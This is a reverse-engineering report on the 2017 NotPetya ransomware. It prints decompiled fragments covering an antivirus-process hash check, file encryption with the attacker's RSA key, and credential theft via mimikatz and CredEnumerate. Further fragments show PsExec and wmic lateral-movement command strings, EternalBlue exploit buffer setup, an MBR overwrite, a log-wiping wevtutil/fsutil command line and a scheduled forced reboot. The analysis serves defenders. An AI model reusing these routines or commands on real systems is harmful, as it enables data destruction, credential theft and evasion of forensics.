

Malware used for Massive Coordinated Cyber Invasion in Ukraine "Petya" - "NotPetya" reverse analysis

The sample has Crypto-locker functionality, it encrypts files with certain extensions and then – rewrites MBR (Master Boot Record), cleans logs (event logs), makes restart and after - shows ransom message.

The sample gets authentication data using "CredEnumerate" function and "mimikatz" utility. Credential data is being used to propagate over the network, connecting to "admin\$" resource, "PsExec.exe" utility and wmic.exe (WMI). Also, sample is trying to exploit "SMB EternalBlue (CVE-2017-0144)" and "EternalRomance (CVE-2017-0145)" vulnerabilities.

When launching, the sample is verifying the presence of the file «C:\Windows\perfc», if file exists, the malware stops.

Also, malware checks the executed process list and calculates checksum value for each executed process, it compare checksums with the following constants: 0x2E214B44, 0x6403527E, 0x651B3005 if match found, the mallware will not infect MBR and propagate.

Sample closedown

The sample has 3 hash values which belongs to the processes names (0x2E214B44, 0x6403527E, 0x651B3005), if these processes are identified, the malware will not infect MBR and propagate inside the network. Special algorithm is used to calculate hash values:

```
v9 = 0x12345678;
v0 = 0;
v1 = wcslen(pe.szExeFile);
do
{
    v2 = 0;
    if ( v1 )
    {
        v3 = v0;
        do
        {
             v4 = (char *)&v9 + (v3 & 3);
             v5 = (*v4 ^ LOBYTE(pe.szExeFile[v2++])) - 1;
             ++v3;
             *v4 = v5;
        }
        while ( v2 < v1 );
}
while ( v0 < 3 );
if ( v9 == 0x2E214B44 )
{
    v10 &= 0xFFFFFFFF7;
}
else if ( v9 == 0x6403527E || v9 == 0x651B3005 )
{
    v10 &= 0xFFFFFFFB;
}</pre>
```



These are processes names, corresponded to their hashes:

```
0x2E214B44 – «avp.exe» – it's Kaspersky AntiVirus - Kaspersky Internet Security; 0x6403527E – «ccSvcHst.exe» – Symantec Service Framework; 0x651B3005 – «NS.exe» – Norton Security.
```

```
Process: 'avp.exe' -> '0x2e214b44'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
Process: 'ccSvcHst.exe' -> '0x6403527e'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
Process: 'NS.exe' -> '0x651b3005'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
```

Also, sample stops operating if detects file «C:\Windows\perfc» -- these are mechanism to prevent infection of alreadt infected PC

Files encryption

Sample encrypts files with these extensions: .3ds .7z .accdb .ai .asp .aspx .avhd .back .bak .c .cfg .conf .cpp .cs .ctl .dbf .disk .djvu .doc .docx .dwg .eml .fdb .gz .h .hdd .kdbx .mail .mdb .msg .nrg .ora .ost .ova .ovf .pdf .php .pmf .ppt .pptx .pst .pvi .py .pyc .rar .rtf .sln .sql .tar .vbox .vbs .vcb .vdi .vfd .vmc .vmdk .vmsd .vmx .vsdx .vsv .work .xls .xlsx .xvd .zip

Encryption Key is unique for each disk, after files encryption accomplishing it encrypts with adversaries Public Key, which could be found in the sample and stored "README.TXT" file.

```
v2 = (const BYTE *)LocalAlloc(0x40u, pcbBinary);
if ( v2 )
{
    if ( CryptStringToBinaryW(
        L'MIIBcgKcAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0065Cr8PjIQInTeHkXEjf02n2JmURWV/uHB0ZrlQ/wcYJBwLhQ9EqJ3iD''
        "qmN190o7NtyEUmbYmopcq+YLIBzzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EY0PXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+C''
        "XsPwf1TDbDDmdrRIiUEUw6o3pt5pNOskf0JbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EzjK+cIiFlKeWndP0XfRCYXI9AJV''
        "CeaOu7CXF6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB'',
        0,
        1u,
        (BYTE *)v2,
        &pcbBinary,
        0,
        0)
}
```



```
if ( wrap_CryptGenKey__sub_10001B4E((int)lpThreadParameter) )
{
  encrypt_files_in_directory_sub_10001973((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
  save_key_to_README_TXT__sub_10001D32((LPCWSTR)lpThreadParameter);
  CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
}
CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
```

Public Key in Base64:

MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjlQInTeHkXEjfO2n2JmURW V/uHB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12E YOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwflTDbDDmdrRIiUEUw6o3pt5pNOskf OJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cliFlKeWndP0XfRCYXI9AJYCeaOu7CXF6U0A VNnNjvLeOn42LHFUK4o6JwIDAQAB

Credentials aguisition

The sample is attempting to get credentials using CredEnumerate (data search with the name, commencing with «TERMSRV/»).

Also, "mimikatz" is being used – a utility for credentials exfiltration. The sample executes "minikatz" and then - reads output from the named pipe.






Security Alarm if (StringFromCLSID(&pguid, &lpsz) >= 0)

Network Propagation

Credential data is using to propagate across the infrastructure.



Sample is calling system functions (GetExtendedTcpTable, GetIpNetTable, NetServerEnum, WNetEnumResource, DhcpEnumSubnets, DhcpEnumSubnetClients) to generate network hosts list.

```
v1 = 0;
v2 = LoadLibraryW(L"iphlpapi.dll");
hLibModule = v2;
if ( v2 )
{
    v3 = GetProcAddress(v2, "GetExtendedTcpTable");
    if ( v3 )
    {
        v13 = 8x100000;
        v4 = GetProcessHeap();
        v5 = (char *)HeapAlloc(v4, 8u, 8x100000u);
        v12 = v5;
        if ( v5 )
        {
            v6 = ((int (_stdcall *) (char *, int *, _DWORD, signed int, signed int, _DWORD))v3)(v5, &v13, 0, 2, 1, 0);
        }
}
```






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```
if ( !GetIpNetTable(v5, &SizePointer, 0) )
  v10 = 1;
  v12 = 0;
  if ( v5->dwNumEntries > 0 )
     y9 = 3;
     v6 = (int)&v5 -> table[0].dwAddr + 2;
     {
       if ( !memcmp((const char \times) (\vee6 + 2), (const char \times) &\vee9, 4) )
         wsprintfW(&v8, L"%u.%u.%u.%u.%u", *(_BYTE *)(v6 - 2), *(_BYTE *)(v6 - 1), *(_BYTE *)v6, *(_BYTE *)(v6 + 1));
sub_10006FC7((char *)&v8, 0, a1);
bufptr = 0;
entriesread = 0;
totalentries = 0:
resume_handle = 0;
v3 = <mark>NetServerEnum(0, 0x65u, &</mark>bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
GetComputerNameExW(ComputerNamePhysicalNetBIOS, &Buffer, &nSize);
if ( !DhcpEnumSubnets(&Buffer, &ResumeHandle, 0x400u, &EnumInfo, &ElementsRead, &ElementsTotal) )
  v14 = EnumInfo->NumElements;
  if ( \forall 14 > 0 )
    do
      if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
        && SubnetInfo->SubnetState == DhcpSubnetEnabled
&& !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
Sample is connecting to the resource admin$.
             wsprintfW(&Name, L"\\\\%s\\admin$", a1);
             NetResource. dwScope = 0;
             memset(&NetResource.dwType, 0, 0x1Cu);
             NetResource. lpRemoteName = &Name;
             NetResource. dwType = 1;
             sub 10008B70((int)&v23);
             wsprintfW(&FileName, L"\\\%ws\\admin$\\%ws", a1, &v23);
             while (1)
               pszPath = 0:
               v11 = v4;
               v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
Using PsExec and wmic.exe to launch itself on the network hosts
if ( v4 && PathFileExistsW(v3) )
```


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v8 = wsprintfW(a2, L"%s \\\%s -accepteula -s ", v3, a3); v9 = wsprintfW(&a2[v8], L"-d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 ", &v14) + v8; v10 = sub_10006BB0(&Src) + 1;





```
PathAppendW(v5, L"wbem\\wmic.exe");
 if ( !PathFileExistsW(v5) )
LABEL_10:
   *a2 = 0;
    \times v5 = 0;
    return v6;
 v7 = wsprintfW(a2, L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", v5, a3, a4, a5);
 v8 = wsprintfW(
         &a2[v7],
         L"process call create \"C:\\Windows\\System32\\rundl132.exe \\\"C:\\Windows\\%s\\" #1 ",
         &v13)
     + v7;
 sub_10006BB0(&v12);
```







Also, sample is trying to exploit "SMB EternalBlue (CVE-2017-0144)" and "EternalRomance (CVE-2017-0145)" vulnerabilities.

```
result = HeapAlloc_in_ProcessHeap__sub_10001000(0x24u);
         y9 = result:
         if ( result )
            result[1] = htons(a1 - 4);
            y9[8] = a2;
            *((_WORD *) v9 + 7) = a3;
*((_WORD *) v9 + 8) = a4;
            \times (( \ \ \ \ \ \ \ \ \ \ \ \ ) \lor 9 + 14) = a5;
            *((_WORD *)v9 + 15) = a6;
*((_WORD *)v9 + 16) = a7;
            *((\_WORD *) \lor 9 + 17) = a8;
            *((DWORD *) \vee 9 + 1) = 'BMS \setminus xFF';
            y9[13] = 0x18;
            result = v9;
         return result;
if ( v2 == 1 )
  \times((_BYTE \times) \vee 3 + 8) = 3;
  *(()BYTE *)v3 + 40) = 3;
  *((\Box DWORD *) \lor 3 + 40) = 0 xFFD000B0;
  *((_DWORD *) v3 + 41) = -1;
*((_DWORD *) v3 + 42) = 0xFFD000B0;
  *((_DWORD *) v3 + 43) = -1;
*((_DWORD *) v3 + 48) = 0xFFDFF0C0;
  *((_DWORD *)v3 + 49) = 0xFFDFF0C0;
*((_DWORD *)v3 + 99) = 0xFFDFF190;
  *((_DWORD *) v3 + 101) = 0xFFDFF1F0;
*((_DWORD *) v3 + 118) = 0xFFD001F0;
  *((_DWORD *)v3 + 119) = -1;
*((_DWORD *)v3 + 122) = 0xFFD00200;
  *((\Box DWORD *) \vee 3 + 123) = -1;
  ν5
      = 0;
  do
  {
     *((_BYTE *)v3 + v5 + 497) = exploit_buffer__byte_100123B0[v5] ^ 0xCC;
  while ( \sqrt{5} < 0\times977 );
```

MBR overwriting, logs cleanup and restart

Sample overwrites MBR writing to the file \\.\PhysicalDrive0.

```
v0 = CreateFileA("\\\.\PhysicalDriveO", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
    DeviceIoControl(v0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
    IpBuffer = LocalAlloc(0, 10 * v3);
    if ( lpBuffer )
    {
        DeviceIoControl(v0, 0x90020u, 0, 0, 0, 0, &BytesReturned, 0);
        WriteFile(v0, lpBuffer, 10 * v3, &BytesReturned, 0);
        LocalFree((HLOCAL)lpBuffer);
    }
    CloseHandle(v0);
    result = 1;
}
```



Before the restart, sample cleans logs by executing the following command: wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D C:

(Событие 104, Eventlog							
Ī	Общие Подробност	Подробности						
	Файл журнала Syste	йл журнала System очищен.						
	, Имя журнала:	Система						
	Источник:	Eventlog	Дата:	27.06.2017 10:59:21				
	Код события:	104	Категория задачи:	Очистка журнала				
	Уровень:	Сведения	Ключевые слова:					
	Пользов.:		Компьютер:					
	Код операции:	Сведения						
	Подробности:	Веб-справка журнала						

Restart is executed by calling the following functions: NtRaiseHardError, InitiateSystemShutdownExW и ExitWindowsEx.

Also, the following task is being created in a scheduler: "shutdown.exe /r /f".



Security Alarm

```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
   if ( is_0S_version_more_than_5__sub_10008494() )
   {
      v4 = L"/RU \"SYSTEM\" ";
      if ( !(privilege_mask__dword_1001F144 & 4) )
          v4 = (const wchar_t *)&unk_10014388;
      wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
   }
   else
   {
      wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
   }
   v7 = 0;
   v0 = run_via_cmd_exe__sub_100083BD((int)&v6, 0);
}
```






Log track of the sample:

бытие 1116, Microsoft Antimalware						
Общие По	дробности					
2017-06-2: 214771027 Ransom:D 5 Критическ 8 Троян http://go.i 1 1 3 %%818 C:\Windox NT AUTHO	OS/Petya.A	0&name=Ransom:DOS/Pa	etya.A&threatid=2147710271&enterprise=1			
Имя журна						
Источник:	Microsoft Antimalware	Дата:	27.06.2017 9:43:11			
Код событ	ıя: 1116	Категория задачи:	Отсутствует			
Уровень:	Предупреждение	Ключевые слова:	Классический			
Пользов.:	Н/Д	Компьютер:				
Код опера	ции:					
Подробно	ти: Веб-справка журнала	L				



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Conclusions:

This is the first example of the cyberweapon, which simultaneously uses such instruments as mimikatz, PsExec, wmic, vulnerabilities SMB, MBR overwrite, logs cleanup, file encryption. Existence of such a cyber weapon emerges a thought that cyberspace becomes a real battlefield worldwide.

There is still an open question left, what are the goals of included into the sample names of the processes of the launched antiviruses (Kaspersky, Norton Security, or Symantec). The assumption that malware developers could not bypass the antivirus protection, which correspond to the above-mentioned process names, does not seem credible.

There is also another assumption that the processes with mentioned-above names were used as "back doors" to access the infrastructure (Sleeper Agent named in the ThreatSCALE™ model). Next generations of the samples might include different names of the processes.

We assume four main goals of such massive impact:

- Clean Up stage of the previous attack
- Demonstration of the power
- Testing security systems and the speed of the response to an attack
- Preparation to a new cyber attack